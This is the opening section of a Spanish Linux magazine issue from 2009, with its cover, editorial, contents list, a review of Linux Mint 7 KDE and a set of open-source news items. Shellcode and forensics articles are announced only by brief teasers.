LINUX+DVD Nº 59

LINUX+ DVD

LA MAYOR REVISTA EUROPEA SOBRE LINUX
PRECIO 8.50 EUR Nº 59 MENSUAL ISSN 1732-7121

C/C++
PROGRAMANDO BIBLIOTECAS

PHP
PROGRAMACIÓN ORIENTADA A OBJETOS

CSOUND
LENGUAJE DE PROCESAMIENTO DE MÚSICA

NETBSD
CONVERTIMOS EQUIPOS OBSOLETOS EN SERVIDORES DEDICADOS

SHELCODES
UN ARMA PARA LA EJECUCIÓN DE CÓDIGO ARBITRARIO

EVENTUM
SISTEMAS DE GESTIÓN DE INCIDENCIAS

FOREMOST & SCALPEL
HERRAMIENTAS DE RECUPERACIÓN DE ARCHIVOS

LINUX MINT 7 GLORIA
DISTRIBUCIÓN LINUX BASADA EN UBUNTU, SEGURA Y SIMPLE EN EL USO
VERSIÓN 32 BIT, BOOTABLE

ADEMÁS IMÁGENES ISO DE LAS VERSIONES
LINUX MINT 7
LINUX MINT 7 UNIVERSAL
LINUX MINT 7 X86_64

FBCD
UNA DISTRIBUCIÓN DE PAGO PARA INVESTIGADORES FORENSES

ISSN 1732-7121
00059
8 414090 030083

PROGRAMACIÓN

--- especialistas en registro y alojamiento desde 1996

Servidores Dedicados

Windows o Linux.
Servidores Dell de última generación
Centro de datos en Madrid
Garantía SLA
Paneles de control Plesk
Administración completa**
Conectividad Multihomed
Soporte 24x7

Producto Recomendado

Desde 79 € */mes

RIPE NCC Member

** Servicio opcional con coste adicional

Servidores VPS

Virtuozzo

Desde 6,40 €*

Recursos garantizados
Totalmente escalables
Instale sus propias aplicaciones
Panel de Control Plesk o CPanel
Tecnología Virtuozzo
Acceso root (SSH)

¡Su servidor al precio de un alojamiento compartido!

Prueba 24 horas **GRATIS**

debian fedora CentOS

Alojamiento Web

Desde 250MB de espacio en disco.

Tráfico Ilimitado.

Antivirus y Antispam gratuitos

Desde 3,99 €*

Registro de Dominios

Registra tu dominio desde

1,99 €*/año

Incluye 2 buzones de correo, Webmail y Redirección web

Consigue ahora tu dominio **GRATIS** con los planes de alojamiento web

AXARnet
COMUNICACIONES

902 120 769

www.axarnet.es - info@axarnet.es

* Iva no incluido en los precios

¿Linux o Windows?

¿Habéis pensado alguna vez por qué tanta gente sigue utilizando Windows? Hoy he leido una broma: Quién pregunta no yerra, Windows pregunta y yerra. Se refería a la multitud de las preguntas que nos hace este sistema operativo y la multitud de errores que se pueden encontrar en el trabajo diario. Me acuerdo que cuando trabajaba con Windows tardaba mucho tiempo después de arrancar el ordenador cerrando muchas ventanas que aparecían y señalando "no enviar" cuando ocurrían errores. Ahora ya no me pasa esto y mi trabajo con el ordenador es más tranquilo. Por eso no volvería a Windows por nada de este mundo (aunque a veces tengo que trabajar con el ordenador que tiene este sistema instalado). Creo que si alguien se atreve a probar Linux y se acostumbra a él, ya no tendrá razón para volver a Windows. En cambio las razones para pasarse a Linux sí los hay y muchos. No es necesario enumerarlas aquí porque todos los conocéis muy bien. Por eso siempre me pregunto ¿por qué sigue siendo Windows tan popular? ¿Porque la gente no conoce la alternativa?, ¿tienen miedo a Linux?, ¿o hay alguna otra razón? ¿Creéis que es posible encontrar la respuesta a esta pregunta? Espero vuestros comentarios en nuestro foro porque me gustaría conocer vuestra opinión, a lo mejor sabéis más que yo (que es muy posible).

> *"¿Por qué sigue siendo Windows tan popular? ¿Porque la gente no conoce la alternativa?, ¿tienen miedo a Linux?, ¿o hay alguna otra razón?"*

Cambiando un poco el tema, ¡bienvenidos al nuevo número de Linux+! Este número lo dedicamos a los programadores con una serie de artículos prácticos esperando ayudaros a profundizar vuestros conocimientos y sacar mayor provecho de vuestro sistema operativo. Pero es solamente una parte de la revista, el resto trata sobre temas muy diferentes, como una curiosidad os animamos a leer el artículo sobre la distribución FBCD, es una distribución para investigadores forenses que cuesta bastante dinero. ¿Es justo pagar por una distribución Linux? Esta pregunta os la dejo a vosotros porque supongo que puede haber varios puntos de vista aquí.

Otro artículo que me gustaría recomendaros es el que trata el tema del sistema NetBSD y reutilización de los equipos viejos, espero que esta variación en el sistema operativo os guste.

No voy a comentar más artículos, tenéis la revista en las manos entonces os dejo el placer de hojearla y encontrar en ella la inspiración para vuestro trabajo con Linux. ¡Buena lectura y hasta la próxima!

Paulina Pyrowicz
Redactora Jefe de Linux+

En este número

descripción de DVD

novedades

programación

En cualquier proyecto con cierta envergadura (programas no triviales) en C o C++ es ventajoso el uso de librerías. Esta práctica permite separar problemas y ocultar la complejidad de la implantación. Otra ventaja es la posibilidad de reutilizar código previamente desarrollado, acortando los tiempos de desarrollo y mejorando la calidad global del producto final del ciclo de desarrollo.

Mucha gente se pregunta, ya no tanto si es posible la producción de audio en un sistema basado en software libre, sino su capacidad de trabajo, tanto a nivel de grabación, mezcla y postproducción. Todo ello son procesos compuestos por módulos independientes (de tratamiento de señal, por ejemplo, típicamente implementados en plugins) que requieren de un eficaz enrutamiento del audio de manera fácil y sencilla. Csound es un lenguaje de síntesis musical desarrollado por Barry Vercoe en el MIT orientado a crear, editar, analizar y componer música y sonido.

La popularidad adquirida por PHP como lenguaje para programación de aplicaciones web en el lado del servidor, es cuanto menos innegable. A pesar de la cantidad y calidad de alternativas presentes a día de hoy, no se prevé que ninguna tecnología vaya a superar claramente al resto. La evolución de todas estas tecnologías, ha propiciado que el uso del paradigma de la orientación a objetos, sea ya más que corriente en este tipo de tecnologías del lado del servidor. Veamos cuáles son los fundamentos básicos de la programación orientada a objetos sobre PHP.

práctica

Paradójicamente, aunque la vida útil efectiva de la mayor parte de computadores personales y estaciones de trabajo suele estar comprendida entre los tres y cinco años, por la utilización de nuevo software cuyos requisitos se incrementan en cada versión, es sustancialmente inferior a su vida útil real.

Aunque su existencia es casi nula para gran parte de la comunidad, GNU/Screen es una excelente herramienta que va a facilitar la tarea diaria de lidiar con la consola a más de un usuario. Esta herramienta simple pero eficaz realiza muy bien su principal labor: Multiplexar Terminales. Aprendamos un poco más de ella, qué otras funciones nos brinda, cómo utilizarla, y así, poder incorporarla a nuestro marco de trabajo diario, para que todo sea más sencillo y solvente.

Tema del número — Programación

software

soluciones para empresas

La gestión de incidencias derivadas de la actividad normal de una empresa de servicios es una de las actividades más importantes y críticas de cara a evaluar no solamente su nivel de servicio, sino el grado de satisfacción de usuarios o clientes del mismo. En este sentido, la informatización de los Centros de Atención al Cliente suele ser uno de los temas más importantes a los que hacer frente, especialmente de cara a la obtención de indicadores de rendimiento, que en la terminología especializada, se denominan KPI o Key Performance Indexes.

seguridad

Foremost & Scalpel son dos programas open source basados en GNU/Linux para recuperación de archivos eliminados. Scalpel está basado originalmente en Foremost, sin embargo es significativamente más eficiente que este. Ambos programas utilizan un archivo de configuración para especificar las cabeceras y pies de los tipos de archivos a recuperar, permitiendo buscar en la mayoría de datos sin preocuparse en el formato. En el presente artículo se expondrá el "tallado de archivos" o File Carving, la descripción de las principales herramientas disponibles que existen y algunas aplicaciones prácticas.

Un Linux de pago se nos hace tan raro como un Windows gratis en Internet. Además de estar convencidos de la superioridad moral de un orden basado en el software libre, nos gusta ver el mundo Linux como una caja de herramientas a disposición del público, donde unos ponen los útiles y otros se sirven de ellos sin acapararlos –licencia GPL-.

hacking para linuxeros

La palabra shellcode produce la misma sensación que si escucharas hablar de átomos, siempre surgen las mismas preguntas: ¿qué son?, ¿cómo funcionan? Incluso es posible que hayas utilizado muchos para obtener un beneficio sin conocer de qué forma lo logran, y entonces una última pregunta viene a tu mente: ¿podría construir yo uno? Sigue leyendo y lo comprobarás...

opinión

Cada vez se está hablando más de los "peligros" de las redes sociales para los menores, que han encontrado en sitios como Facebook o Tuenti una estupenda manera de hacer amigos o de estar en contacto con los que tienen, mientras están en casa supuestamente "estudiando".

Linux Mint 7 Gloria KDE

Linux Mint 7 "Gloria" KDE Community Edition está basado en Kubuntu 9.04 Jaunty Jackalope, Linux 2.6.28, KDE 4.2.4 y Xorg 7.4, e incluye muchas mejoras y lo último del software del mundo del código abierto.

Introducción

Linux Mint inicia su desarrollo en 2006 tomando como base los proyectos Ubuntu y Debian. El proyecto Linux Mint se enfoca en hacer el escritorio más fácil de usar y más eficiente para ejecutar las tareas diarias de los usuarios.

Linux Mint es un sistema operativo diseñado para trabajar con equipos modernos, incluyendo computadoras x86 y x64. Como todo sistema que usa el kernel Linux, Linux Mint 7 "Gloria" KDE Community Edition es más seguro, más estable, más eficiente y más fácil de usar que Windows, representando así una gran alternativa para las personas y las compañías.

Linux Mint 7 puede ser instalado en un ambiente dual-boot o multi-boot en sistemas como Windows, Mac OS, Free BSD y con otros sistemas operativos.

Para nombrar y enumerar las versiones de Linux Mint se siguen las siguientes reglas:

- El nombre clave provee una manera de referirse a la versión de Linux Mint que sea más familiar que usar un número de versión.
- Desde la versión 5, Linux Mint ha seguido un ciclo de liberación cada 6 meses y usa un esquema de versión simplificado. El número de la versión se incrementa cada 6 meses.
- Si la revisión tiene una liberación particular, esta versión tendrá un número decimal a manera de incremento. Por ejemplo “7” se incrementaría a “7.1”.
- Los nombres clave en Linux Mint son nombres femeninos que terminan en “a”. La primer letra del nombre clave corresponde a el equivalente del número de la versión con su equivalente en el alfabeto.

Figura 2. Pantalla de inicio, mostrándonos el icono para instalar Linux Mint 7 en nuestro disco duro

Hasta el momento Linux Mint tiene los siguientes nombres clave:

Versión	Nombre clave
1.0	Ada
2.0	Barbara
2.1	Bea
2.2	Bianca
3.0	Cassandra
3.1	Celena
4.0	Daryna
5	Elyssa
6	Felicia
7	Gloria

Si bien los primeros desarrollos de Linux Mint se realizaron con el escritorio GNOME, ya contamos con versiones para KDE, XFCE, LXDE y Fluxbox. Para el presente artículo manejaremos el correspondiente a KDE.

Descarga

Siempre pensando en nuestros lectores, les incluimos el DVD en esta revista.

También podemos obtener Linux Mint de 2 formas: descargándolo o comprándolo. Si optamos por descargarlo, podemos realizarlo en *http://www.linuxmint.com/edition.php?id=42* y si deseamos comprarlo seleccionamos la opción de “Buy Cds” en la misma página de descargas. Lo que obtendremos será un Live-DVD.

Iniciando Linux Mint

Insertando el DVD en nuestra computadora no olvidemos cambiar la opción del BIOS para que inicie desde DVD. Una vez realizado el arranque nos indicará que faltan unos cuantos segundos para iniciar de manera automática, pero presionando cualquier tecla podemos ver un menú de inicio (Figura 1) en el cual podemos seleccionar, entre otras cosas,

Figura 1. Selección de modo de arranque




Figura 3. Linux Mint 7 trabajando con KDE 4

el inicio de Linux Mint sin alterar nuestro equipo o podemos iniciar el instalador.

Seleccionando la opción "Start Linux Mint KDE" iniciará el sistema sin alterar el contenido de nuestra computadora, indicándonos los elementos que va cargando. Cuando termine de iniciar veremos una pantalla similar a la Figura 2.

En este punto veremos una de las características que se mencionaron al inicio de este artículo: Linux Mint 7 trabaja con KDE 4.2.4. (Figura 3).

Esta versión de KDE incluye nuevas tecnologías y cambios técnicos con respecto a versiones anteriores de KDE, siendo un nuevo diseño del escritorio y del panel. Esta nueva versión está diseñada para ser más configurable para los que trabajábamos con el anterior escritorio. Incluye también una serie de nuevos frameworks, como lo son: Phonon, una nueva interfaz multimedia de KDE independiente de cualquier backend específico cualquiera que sea el Sistema Operativo; Solid, una API para redes y dispositivos portátiles; y Decibel, un nuevo framework de comunicación para integrar a todos los protocolos de comunicación en el escritorio.

KDE 4 tiene varias novedades, entre ellas están una mayor rapidez y un uso más eficiente de la memoria, gracias a la mejora en velocidad y eficiencia de Qt 4.x y la mejora interna de las propias bibliotecas de KDE. También tiene un escritorio y paneles completamente nuevos, colectivamente llamados Plasma que integrarán los actuales Kicker, KDesktop, y SuperKaramba; así como una interfaz simplificada para el navegador Konqueror, que ya no será el administrador de archivos por defecto en favor de Dolphin.

Instalación

En este momento podemos empezar a probar Linux Mint sin necesidad de instalarlo, pero si deseamos tenerlo de manera permanente en nuestra computadora, sólo tenemos que dar doble clic en el icono de install y empezaremos a configurar (Figura 4): el idioma, la ubicación (País y zona horaria), el teclado, las particiones y nuestros datos (nombre




Figura 4. Instalación en disco duro solicitando configurar idioma

real, nombre de usuario, contraseña y nombre del equipo).

La contraseña que escribamos para nuestra sesión será la misma para root.

La instalación la realicé sin problemas en una computadora con procesador Pentium IV, 512 MB en RAM y 10 Gb en disco duro. Aunque las características mínimas son 4 Gb en disco duro. Si en un momento tenemos problemas en visualizar el escritorio, es probable que tengamos detalles con la tarjeta gráfica o con la cantidad de memoria.

Ya sea que lo instalemos o lo usemos como un Live-DVD, podemos trabajar con Linux Mint y ver varias herramientas que contiene, por ejemplo, mintNanny.

MintNanny nos permite bloquear accesos a sitios que, debido a políticas de la empresa o para apoyar a nuestros niños con una navegación más segura libre de contenidos no apropiados. Todo se realiza de manera sencilla tanto en la parte de bloquear como de desbloqueo. Presionando la opción de "agregar" podemos agregar un sitio a la vez y para permitir de nuevo acceso al sitio en cuestión, sólo seleccionamos el sitio de la lista y presionamos clic en "quitar".

Guarddog es otro programa previamente instalado. Guarddog es un programa que nos permite una configuración fácil y rápida de nuestro firewall, no siendo necesario (pero si ideal) el que el usuario sepa qué paquetes entran y salen, por qué puerto y por qué protocolo. Podemos configurarlo en base a protocolos o IPs. Podemos generar diferentes zonas y cada una que tenga una configuración diferente.

Como todo firewall, Guarddog trabaja con la filosofía "Lo que no está explícitamente permitido, está prohibido" y nos permite llevar un log de eventos de paquetes bloqueados, rechazados o conexiones TCP e IP. Trabaja de manera combinada con ipchains e iptables.

Con la combinación adecuada de mintNanny y Guarddog podemos tener un ambiente de navegación más seguro.




Figura 5. Descripción de niveles a considerar durante la actualización de Linux Mint 7

Actualización

Presionando Alt+F2 podemos escribir mintUpdate o bien buscando mintUpdate en el menú, podemos realizar actualizaciones de nuestro nuevo sistema operativo. Como se explicó al principio de este artículo Linux Mint está basado en Kubuntu, y es aquí donde nos muestra una pequeña variante en lo que se refiere a la actualización: Linux Mint nos muestra un número de nivel para el paquete a actualizar.

Estos niveles nos mostrarán un número 1 si son paquetes certificados, esto es, probados y soportados directamente por Linux Mint y Romeo (ya podemos ver el por qué de los nombres femeninos). El nivel 2 nos mostrará los paquetes recomendados, estos son todos aquellos paquetes probados y aprobados por Linux Mint. El nivel 3 nos muestra paquetes seguros, refiriéndose a aquellos que no están probados pero que son de confianza y seguros. El nivel 4 nos marcará los paquetes inseguros, refiriéndose a aquellos que podrían afectar la estabilidad de nuestro sistema. El nivel 5 nos marcará los paquetes peligrosos, refiriéndose a aquellos que se sabe que afectan la estabilidad de ciertos sistemas dependiendo de sus características o hardware (Figura 5).

Ejecutando mintInstall (previa pulsación de Alt+F2) podemos instalar los programas que necesitemos, dependiendo de nuestras necesidades personales o empresariales.

Para terminar


Linux Mint nos demuestra que ha madurado desde sus primeras versiones y está aquí para quedarse. Es una muy buena opción para trabajar y si en algún momento tenemos dudas podemos consultarlas en el foro donde podemos ver una comunidad bastante cooperativa.

Links:
http://www.linuxmint.com
http://www.linuxmint.com/edition.php?id=42

Osvaldo Rodolfo Salazar Sánchez

Sobre el autor

Osvaldo Rodolfo Salazar Sánchez. Consultor independiente y promotor de software libre en Torreón, Coahuila, México. Maestro titular de la materia "Innovación Tecnológica" en la Universidad Autónoma de Coahuila. Miembro del Grupo de Usuarios de Linux de la Laguna (*www.gulag.org.mx*).



Si no puedes leer el disco DVD y no notas ningún tipo de deterioro mecánico, por favor, pruébalo en al menos dos unidades de disco diferentes.

LiNUX+ 11/2009

En caso de problemas, escribir a: *dvd@lpmagazine.org*

Linutop 3: un microPC basado en Linux
El integrador francés Linutop añade un nuevo equipo de escritorio a su gama de microPCs basados en sistemas operativos Linux. La versión 3 mejora las prestaciones de modelos anteriores con la incorporación de un microprocesador más potente, mayor cantidad de memoria y aumento de la capacidad de almacenamiento.
Mantiene su línea minimalista con peso, consumo y dimensiones reducidas, y aplicaciones de código abierto para acceso a Internet, productividad ofimática básica y reproducción multimedia.
Linutop 3 incorpora microprocesador VIA C7 (x86) con frecuencia de 1 GHz, hasta dos Gbytes de memoria DDR2 y una unidad de estado sólido de 2 Gbytes de capacidad con 1,4 Gbyte de almacenamiento disponible para el usuario.
http://www.linutop.com/linutop2/linutop3.en.html

Nokia presenta el N900 con Maemo 5
En su reciente conferencia Nokia World 09 el fabricante finlandés de teléfonos celulares y otros dispositivos presentó su nueva "computadora móvil" N900 con funciones de teléfono celular GSM cuatribanda con GPRS, navegación GPS y cámara digital de 5 megapíxels. El N900 tiene un procesador ARM de 600 MHz, una pantalla de 3.5" con 800x480 de resolución, hasta 1 Gb de RAM y hasta 48 Gb de almacenamiento, todo por €500 sin descontar subsidios.
El N900 incluye también la más reciente versión 5 del sistema operativo Maemo de Nokia, basado en el Kernel de Linux y el trabajo de los proyectos de Debian y GNOME. Parte de su stack está formado por el sistema X Window, el administrador de ventanas Matchbox, el toolkit GTK+ y Busybox.
http://www.vivalinux.com.ar/hard/nokia-n900-con-maemo5

Novell: aún no se ha dicho la última palabra
Novell está estudiando cuidadosamente la decisión de la Corte de Apelaciones del 10° Circuito. Señalan que están complacidos con que la decisión de la corte confirme el pago monetario de aproximadamente US$ 3 millones de SCO hacia Novell.
En otros temas como la propiedad de los derechos de autor de UNIX, sobre los cuales SCO reclama contra Novell, IBM, y los usuarios de Linux, la Corte remitió el caso a un juicio. Precisamente lo que va a pasar en el juicio aún está por verse, especialmente en vista del proceso de bancarrota pendiente de SCO y la reciente decisión del tribunal de citar al Capítulo 11 para hacerse cargo de los negocios de la empresa.
Novell tiene la intención de defender enérgicamente el caso y los intereses de sus clientes de Linux y la comunidad de código abierto. Están confiados en el resultado final de la disputa.
http://www.novell.com/prblogs/?p=1134

Frankencamera: cámara de código libre para la fotografía digital

La utilización de aplicaciones en código libre es algo que entusiasma a muchos geeks, dado que nos otorgan la posibilidad de compartir y progresar colaborativamente, y un profesor y un alumno graduado de la universidad de Stanford están desarrollando la Frankencamera, una cámara digital de Código Libre que permitirá agregarle nuevas características con aplicaciones descargables que controlen todas sus funciones, de una manera similar a como pueden hacerlo las aplicaciones para cierto teléfono. Si este proyecto prospera, sus creadores esperan que la performance de la cámara no esté limitada por el software que trae pre-instalado, como ocurre con todas las cámaras digitales actuales.

La cámara ha sido fabricada desde cero, hasta ahora el sistema se basa en el chip de un Nokia N95 y lentes Canon; pero lo mejor es que la Frankencamera, permitiría que personas comunes y corrientes pudiesen crear aplicaciones para la misma, modificaciones y programar funciones especiales. Claro está, que esta cámara no reemplazará a una nueva EOS 7D, pero como idea es genial. En cuanto al software corre una distribución ligera de Linux. Cuando el código del sistema operativo de la Frankencamera se libere, quizás dentro de un año, los desarrolladores podrán agregarle sus propios algoritmos para procesar las imágenes en nuevas e innovadoras maneras no imaginadas hoy en día. Por ejemplo, los desarrolladores ya consiguieron en el laboratorio cosas que ninguna cámara comercial puede hacer, como mejorar la resolución de vídeos con fotografías de alta resolución. Otra idea es hacer que la cámara pueda conectarse a servicios de almacenamiento de imágenes en la web.

Esta iniciativa será muy bien recibida, ya que permite hacer de forma legal y con mayor facilidad lo que hasta ahora se ha logrado gracias a firmwares alternativos, pero la verdadera revolución se produciría si cámaras profesionales y semi-profesionales se vinculan con el código libre.

Con ayuda de algún fabricante que las produzca en cantidad, la Frankencamera podría costar, idealmente, menos de US$ 1000 y estar disponible el año que viene. Esto no sería del todo imposible, pues el proyecto ya cuenta con el apoyo de Nokia, Adobe Systems, Kodak y Hewlett-Packard.

http://microteknologias.wordpress.com/2009/09/07/frankencamera-camara-de-codigo-libre-para-la-fotografia-digital/

Frankencamera, una cámara digital de Código Libre que permitirá agregarle nuevas características con aplicaciones descargables que controlen todas sus funciones.

FSF: Los 7 pecados de Windows y Microsoft

La FSF ha comenzado una nueva campaña dirigida a alertar de los peligros al utilizar Windows 7, el nuevo sistema operativo de Microsoft, o cualquiera de sus versiones anteriores, y además recomendar la preferencia de la utilización de sistemas operativos libres. La campaña está alojada en el sitio web windows7sins.org, en el cual se indican los "7 pecados capitales" del software privativo.

Los pecados que señala la campaña son:

Envenenamiento de la educación: Hoy en día, la mayoría de los niños cuya educación involucre el uso de acomputadores se les enseña a usar productos de una empresa: Microsoft. Microsoft se gasta grandes sumas en grupos de presión (lobbyists) y marketing para corromper a los departamentos de educación. Una educación que utilice el poder de los computadores debe ser un medio para la libertad y la autonomía, no una vía para que una corporación inculque su monopolio.

Invasión a la privacidad: Microsoft utiliza software con nombres como Windows Genuine Advantage (Ventajas de Windows Original, en español) para inspeccionar el contenido de los discos duros de los usuarios. Con el acuerdo de licencia los usuarios están obligados a aceptar antes de utilizar Windows, sin embargo Microsoft reclama el derecho a hacer esto sin previo aviso.

Comportamiento monopólico: Casi todos los computadores comprados tienen pre-instalado Windows -pero no por elección. Microsoft determina los requisitos para los proveedores de hardware, quienes no ofrecerán PCs sin Windows pre-instalados en ellos, a pesar de que muchas personas preguntan por PCs sin Windows.

Bloqueo: Microsoft periódicamente intenta forzar actualizaciones en sus usuarios, mediante la eliminación de soporte a las versiones anteriores de Windows y Office, e inflando los requisitos de hardware. Para muchas personas, esto significa tener que tirar los computadores de trabajo simplemente porque no cumplen los requisitos necesarios para las nuevas versiones de Windows. Abusar de las normas: Microsoft ha intentado bloquear la normalización de formatos de documentos libres, porque las normas como OpenDocument Format pondrían en peligro el control que tienen ahora sobre los usuarios a través de los formatos propietarios de Word. Se han dedicado a la conducta solapada, incluido el soborno de funcionarios, en un intento por detener esos esfuerzos.

Forzamiento de Gestión Digital de Restricciones (DRM): Con Windows Media Player, Microsoft trabaja en colusión con las grandes empresas de medios de comunicación para construir restricciones a la copia y reproducción de archivos multimedia en su sistema operativo. Por ejemplo, a petición de la NBC, Microsoft fue capaz de evitar que los usuarios de Windows pudieran grabar programas de televisión a pesar que ellos tienen el derecho legal de grabar.

Amenaza a la seguridad de los usuarios: Windows tiene un largo historial de vulnerabilidades de seguridad, permitiendo la propagación de virus y permitiendo a usuarios remotos hacerse cargo de los computadores de las personas para su uso en el envío de spam, botnets. Dado que el software es secreto, todos los usuarios dependen de Microsoft para solucionar estos problemas, pero Microsoft tiene sus propios intereses de seguridad en el fondo, no los de sus usuarios.

Los sistemas operativos de software libre como GNU/Linux pueden hacer las mismas tareas que Windows, pero alientan a los usuarios a compartir, modificar y estudiar el programa tanto como lo deseen. Esto hace que utilizar un sistema operativo libre sea la mejor manera para que los usuarios puedan escapar de Microsoft y evitar convertirse en víctimas de estos siete pecados. El software y los computadores siempre tienen problemas, pero mediante el uso de software libre, los usuarios y sus comunidades están facultados para resolver los problemas por sí mismos y unos a otros.

http://windows7sins.org/

La Wikipedia diferenciará con colores la información fiable de la más polémica

WikiTrust es una nueva herramienta que implementará la Wikipedia para identificar la información más fiable de sus contenidos y destacar las más controvertida. Se trata de una aplicación desarrollada por investigadores de la Universidad de California que subraya partes del texto en función de ciertos algoritmos cuyo criterio se basa en la buena recepción que haya tenido un determinado artículo entre la comunidad de usuarios. De este modo, las partes más discutidas y polémicas se subrayarán con un tono de naranja que será más oscuro en el caso de que haya más dudas sobre su veracidad. El texto que no sea subrayado significa que el artículo ha sido leído por muchos internautas sin modificar ninguna parte, mientras que el uso del naranja supondrá dudas o controversia acerca de la veracidad de la información recogida.
http://www.itespresso.es/es/news/2009/09/07/wikipedia-diferenciara-con-colores-informacion-fiable-polemica

Firefox estrena servicio de alertas

La seguridad y estabilidad de Firefox son prioridad en Mozilla, que anuncia una nueva funcionalidad diseñada para informar a los usuarios de su navegador Firefox de si su versión del plugin de Adobe Flash Player no está actualizado. Desde Mozilla afirman que versiones anticuadas de plugins pueden causar problemas de estabilidad y crear riesgos de seguridad importantes. La compañía afirma haberse centrado en primer lugar en Adobe Flash Player porque según sus estudios cerca del 80% de los usuarios tienen una versión antigua de este programa. De esta forma, una vez que se instale la actualización de Firefox, el navegador controlará qué versión se tiene de Flash Player y pedirá a los usuarios que se lo actualicen si fuera necesario.
http://www.itespresso.es/es/news/2009/09/07/firefox-estrena-servicio-de-alertas

Planean usar redes Wi-Fi en aviones para controlar sus sistemas de vuelo

Los modernos aviones de hoy en día tienen un problema fundamental y es la gran cantidad de cableado que necesitan para operar los sistemas de vuelo lo que a su vez genera diversos inconvenientes (más peso, complejidad de mantenimiento, etc.). ¿Solución? Sustituir esos cables por redes Wi-Fi.
En la actualidad los aparatos de sustentación y de dirección de un avión se controlan mediante un sistema conocido como "fly-by-wire" que traducido viene a decir "vuelo por cable". Ahora se estudia sustituir esta técnica por otra mucho más moderna conocida como "fly-by-wireless" donde las "órdenes" a los sistemas de control del avión se envían mediante redes inalámbricas.
http://alt1040.com/2009/09/planean-usar-redes-wi-fi-en-aviones-para-controlar-sus-sistemas-de-vuelo

Karmic Koala VS Snow Leopard
Cada vez que aparece una nueva versión de Ubuntu, es decir cada seis meses, algunos sitios y revistas especializadas lanzan reportajes hablando de "Ubuntu ... VS ...". La verdad es que en muchas ocasiones, coincide el rival porque como todos sabréis, el software cerrado es más lento sacando nuevas versiones que el software libre, más aún en el caso de distribuciones como Ubuntu que nos ha acostumbrado a poder mejorar cada seis meses.
En este caso, la distribución en la que más se centraran estas comparativas es Mac OS X Snow Leopard. Y es que, el mejor sistema operativo de código cerrado para muchos, Mac OS, se renueva con llegada de la versión 10.6 Snow Leopard. Aprovecho para recordaros que Mac OS está basado en un kernel tipo Unix y que, desde mi punto de vista, con el tiempo irá adquiriendo más y más cuota de mercado.
Aunque no sean competidores del todo directos, sí es verdad que será una fuente de nuevas ideas para mejorar a Ubuntu y todos los demás distribuciones.

Netbook Remix estrena nueva interfaz
Parece que ya no es una mera anécdota y son cada vez más los usuarios de Netbook Remix. En pleno auge de los ultraportátiles es una buena noticia que Canonical apueste fuerte por ella, incluyendo novedades tan importantes como la renovación de la interfaz gráfica. Como podéis ver en la imagen, además de haber renovado todo para darle un aire más fresco estéticamente hablando, se ha eliminado una de las dos columnas laterales para dejar más espacio en el medio.
¿Cuáles serán los próximos movimientos de la que está llamada a ser también la reina de las distribuciones para *netbooks*?

Kindle 2, el lector de ebooks, corre Ubuntu 9.04
